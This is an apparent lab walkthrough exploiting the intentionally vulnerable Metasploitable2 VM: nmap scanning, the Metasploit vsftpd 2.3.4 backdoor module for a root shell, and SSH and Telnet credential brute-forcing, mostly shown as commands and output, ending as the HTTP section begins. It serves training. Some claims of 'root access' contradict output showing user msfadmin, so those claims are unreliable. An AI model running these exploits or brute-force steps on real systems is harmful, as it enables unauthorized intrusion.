METASPLOITABLE2 LAB WALKTHORUGH

INTRODUCTION

Metasploitable2 is an intentionally vulnerable virtual machine created to teach and practice penetration testing, vulnerability assessment, and secure coding techniques in a safe, legal setting. This walkthrough uses Metasploitable2 as a hands-on lab target to demonstrate the typical workflow of a security assessment: reconnaissance, service enumeration, vulnerability identification, and controlled exploitation — all performed with the explicit goal of learning defensive and remediation strategies

The remainder of this guide will focus on building practical skills, explaining concepts, and highlighting mitigation strategies rather than enabling unauthorized access.

Utilizing Kali Linux with Nmap to scan open ports on the Metasploitable2 machine:


METASPLOITABLE2 LAB WALKTHORUGH

FTP VUNERABILITY ASSESSMENT & EXPLOITATION

1. FTP Exploitation (Port 21): FTP (File Transfer Protocol) is a standard network protocol used for the transfer of files between a client and a server on a computer network. It enables the uploading and downloading of files, providing a simple way to share and manage data.

The command to Get the IP Address of the system

- "ifconfig"



METASPLOITABLE2 LAB WALKTHORUGH

Hence we got the IP of the system we need to check the different IP which are connected to the same network the netdiscover command is use to use we have to in root user

- " netdiscover -r 192.168.148.0/24 "

```
┌──(root㉿kali)-[/home/kali]
└─# netdiscover -r 192.168.148.0/24
```

As we got some IP through this command first two IP are default

```
Currently scanning: 192.168.148.0/24   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.148.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.148.2   00:50:56:e3:54:97      1      60  VMware, Inc.
192.168.148.129 00:0c:29:3f:cb:e2      1      60  VMware, Inc.
192.168.148.254 00:50:56:e3:5f:c6      1      60  VMware, Inc.
```

Scanning :

- " nmap -sV -O -T4 -sS " remain the following IP use want to scan

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -O -T4 -sS 192.168.148.129 192.168.148.254
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-06 07:11 EDT
Nmap scan report for 192.168.148.129
Host is up (0.00025s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
```

METASPLOITABLE2 LAB WALKTHORUGH

Many of the ports are open of the metasploitable2 since we have to exploit only the FTP ports - " searchsploit vsftpd 2.3.4 "

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit vsftpd 2.3.4
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
------------------------------------------------------------------------------
Shellcodes: No Results
```

Some exploit title we got now Exploiting ftp through Metasploit framework

- " msfconsole "

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: View missing module options with show missing

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
```

- " search vsftpd 2.3.4 "

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

METASPLOITABLE2 LAB WALKTHORUGH

- “ use 0 ”
- “ show options ”

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks
                                       4, socks5, socks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasp
                                       loit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

- “ set rhosts 192.168.148.129 ” The IP of metasploitable2

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.148.129
rhosts ⇒ 192.168.148.129
```

- “ run ”

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.148.129:21 - The port used by the backdoor bind listener is already open
[+] 192.168.148.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.148.128:38213 → 192.168.148.129:6200) at 2025-10-06
```

Since we found shell the python command for interface of metasploitable2

- python -c ‘import pty;pty.spawn(“/bin/bash”)’

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

Congratulations! We’ve gained root access through FTP exploits.

```
root@metasploitable:/# ls
ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
```


METASPLOITABLE2 LAB WALKTHORUGH

SSH VUNERABILITY ASSESSMENT & EXPLOITATION

2.SSH Exploitations :Secure Shell (SSH) is a cryptographic network protocol that provides secure remote login and other secure network services over an insecure network. It replaces older, insecure remote-access protocols (like telnet) by encrypting both authentication credentials and session traffic. SSH follows a client–server model (client connects to an SSH daemon on the server).


The command to Get the IP Address of the system

- "ifconfig"



Hence we got the IP of the system we need to check the different IP which are connected to the same network the netdiscover command is use to use we have to in root user

- " netdiscover -r 192.168.148.0/24 "



METASPLOITABLE2 LAB WALKTHORUGH

As we got some IP through this command first two IP are default

```
Currently scanning: 192.168.148.0/24   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.148.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.148.2   00:50:56:e3:54:97      1      60  VMware, Inc.
192.168.148.129 00:0c:29:3f:cb:e2      1      60  VMware, Inc.
192.168.148.254 00:50:56:e3:5f:c6      1      60  VMware, Inc.
```

Scanning :

- " nmap -sV -O -T4 -sS " remain the following IP use want to scan

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -O -T4 -sS 192.168.148.129 192.168.148.254
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-06 07:19 EDT
Nmap scan report for 192.168.148.129
Host is up (0.00020s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
```

Many of the ports are open of the metasploitable2 since we have to exploit only the SSH ports - " OpenSSH 4.7p1 "

METASPLOITABLE2 LAB WALKTHORUGH

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit OpenSSH 4.7p1
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration                                      | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)                                | linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution                                  | linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution                                        | linux/remote/44883.pl
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalatio | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading                      | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)                                          | linux/remote/45939.py
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Some exploit title we got now Exploiting ftp through Metasploit framework

- " msfconsole "

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B     .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt

       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 432 post       ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

- " search ssh "

```
msf6 > search ssh
```

On number 79 we have ssh_login

```
   78   post/windows/manage/sshkey_persistence
   79   auxiliary/scanner/ssh/ssh_login
```

METASPLOITABLE2 LAB WALKTHORUGH

- " use 79 "

```
msf6 > use 79
```

- " show options "
- " set rhosts 192.168.148.129"

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.148.129
rhosts ⇒ 192.168.148.129
```

- " set PASS_FILE /home/kali/pass.txt "

```
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/pass.txt
PASS_FILE ⇒ /home/kali/pass.txt
```

- " set USER_FILE /home/kali/user.txt"

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/user.txt
USER_FILE ⇒ /home/kali/user.txt
```

- " set STOP_ON_SUCCESS true"

```
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
```

- " set VERBOSE true "

```
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
```

- " exploit "

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.168.148.129:22 - Starting bruteforce
[-] 192.168.148.129:22 - Failed: 'marlinspike:marlinspike'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.148.129:22 - Failed: 'marlinspike:admin'
[-] 192.168.148.129:22 - Failed: 'marlinspike:password'
[-] 192.168.148.129:22 - Failed: 'marlinspike:pass'
```

We got the admin and password of the SSH credentials

```
[-] 192.168.148.129:22 - Failed: 'msfadmin:pass'
[+] 192.168.148.129:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25
oppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable
6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 2 opened (192.168.148.128:45077 → 192.168.148.129:22) at 2025-10-06 07:31:15 -0400
```

The sessions get created on it

- " show sessions "

METASPLOITABLE2 LAB WALKTHORUGH

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > show sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  2         shell linux  SSH root @   192.168.148.128:45077 → 192.168.148.129:22 (192.168.148.129)
```

- " sessions -i 2 "

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2...
```

For interface access

- python -c 'import pty;pty.spawn("/bin/bash")'

Congratulations! We've gained root access through SSH exploits.

```
python -c 'import pty;pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$ ls
ls
vulnerable
msfadmin@metasploitable:~$ ls -a
ls -a
.   .bash_history  .gconf   .profile  .ssh
..  .distcc        .gconfd  .rhosts   vulnerable
msfadmin@metasploitable:~$
```

METASPLOITABLE2 LAB WALKTHORUGH

TELNET VUNERABILITY ACCESSMENT & EXPLOITATION


3. Telnet Exploitation (Port 23): Telnet is a simple, text-based network protocol that is used for accessing remote computers over TCP/IP networks like the Internet.

The command to Get the IP Address of the system


- “ifconfig”

Hence we got the IP of the system we need to check the different IP which are connected to the same network the netdiscover command is use to use we have to in root user

- “ netdiscover -r 192.168.148.0/24 ”



As we got some IP through this command first two IP are default



METASPLOITABLE2 LAB WALKTHORUGH

Scanning :

- " nmap -sV -O -T4 -sS " remain the following IP use want to scan

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -O -T4 -sS 192.168.148.254 192.168.148.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-09 05:22 EDT
Nmap scan report for 192.168.148.254
Host is up (0.00011s latency).
All 1000 scanned ports on 192.168.148.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:E3:5F:C6 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.148.129
Host is up (0.00049s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
```

Some exploit title we got now Exploiting telnet through Metasploit framework

- " msfconsole "

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: View all productivity tips with the tips command

      .:ok000kdc'           'cdk000ko:.
    .x000000000000c       c000000000000x.
   :000000000000000k,    ,k000000000000000:
  '0000000000kkkk00000: :0000000000000000000'
  o00000000.MMMM.o00000o0000l.MMMM,00000000o
  d00000000.MMMMMM.c00000c.MMMMMM,00000000x
  l00000000.MMMMMMMMM;d;MMMMMMMMM,00000000l
  .00000000.MMM.;MMMMMMMMMMM;MMMM,00000000.
   c0000000.MMM.00c.MMMMM'o00.MMM,0000000c
    o000000.MMM.0000.MMM:0000.MMM,000000o
     l00000.MMM.0000.MMM:0000.MMM,00000l
      ;0000'MMM.0000.MMM:0000.MMM;0000;
       .d00o'WM.0000occcx0000.MX'x00d.
         ,k0l'M.0000000000000.M'd0k,
           :kk;.0000000000000.;0k:
```

METASPLOITABLE2 LAB WALKTHORUGH

- “ search ssh

```
search telnet
msf6 > search telnet
```

On 76 we see telnet_login

```
ion Bypass Vulnerability
   75  exploit/linux/http/tp_link_sc2020n_authenticated_telnet_injection      2015-12-20       excellent  No     TP-Link SC2020n Authenticate
Injection
   76  auxiliary/scanner/telnet/telnet_login                                  .                normal     No     Telnet Login Check Scanner
   77  auxiliary/scanner/telnet/telnet_version                                .                normal     No     Telnet Service Banner Detect
   78  auxiliary/scanner/telnet/telnet_encrypt_overflow                       .                normal     No     Telnet Service Encryption Ke
```

- “ use 76”

```
msf6 > use 76
```

- “ show options”

```
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasp
                                                ml
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

- “set rhosts 192.168.148.129”

```
msf6 auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.148.129
rhosts ⇒ 192.168.148.129
```

- “ set PASS_FILE /home/kali/pass.txt ”
- “ set USER_FILE /home/kali/user.txt”
- “ set STOP_ON_SUCCESS true”
- “ set VERBOSE true ”

```
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/telnet/telnet_login) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/kali/pass.txt
PASS_FILE ⇒ /home/kali/pass.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/kali/user.txt
USER_FILE ⇒ /home/kali/user.txt
```

METASPLOITABLE2 LAB WALKTHORUGH

- " exploit"

```
msf6 auxiliary(scanner/telnet/telnet_login) > exploit
```

We got the admin and password of the telnet credentials

```
[-] 192.168.148.129:23    - 192.168.148.129:23 - LOGIN FAILED: msfadmin:password (Incorrect: )
[-] 192.168.148.129:23    - 192.168.148.129:23 - LOGIN FAILED: msfadmin:pass (Incorrect: )
[+] 192.168.148.129:23    - 192.168.148.129:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.148.129:23    - Attempting to start session 192.168.148.129:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.148.128:35375 → 192.168.148.129:23) at 2025-10-09 05:27:42 -0400
```

- " show sessions"

```
msf6 auxiliary(scanner/telnet/telnet_login) > show sessions
```

- " sessions -i 1"

```
Active sessions
===============

  Id  Name  Type   Information                                  Connection
  --  ----  ----   -----------                                  ----------
  1         shell  TELNET msfadmin:msfadmin (192.168.148.129:23)  192.168.148.128:35375 → 192.168.148.129:23 (192.168.148.129)

msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...


msfadmin@metasploitable:~$ ls
ls
vulnerable
```

Now getting login through telnet

```
┌──(root㉿kali)-[/home/kali]
└─# telnet 192.168.148.129
Trying 192.168.148.129...
Connected to 192.168.148.129.
Escape character is '^]'.
```

```
metasploitable login: msfadmin
Password:
Last login: Thu Oct  9 05:27:39 EDT 2025 from 192.168.148.128 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Congratulations! Root access is achieved via Telnet exploits.

METASPLOITABLE2 LAB WALKTHORUGH

HTTP VUNERABILITY ACCESSMENT & EXPLOITATION

4.HTTP Exploitations :HTTP (Hypertext Transfer Protocol) is the foundational, plaintext application-layer protocol used to transfer web resources (HTML, images, scripts, APIs) between clients (browsers, scripts) and servers. By default it listens on TCP port **80**; its encrypted counterpart is HTTPS (HTTP over TLS) on port **443**. HTTP is stateless: each request from client to server is independent unless the application implements session state (cookies, tokens).


The command to Get the IP Address of the system

- "ifconfig"

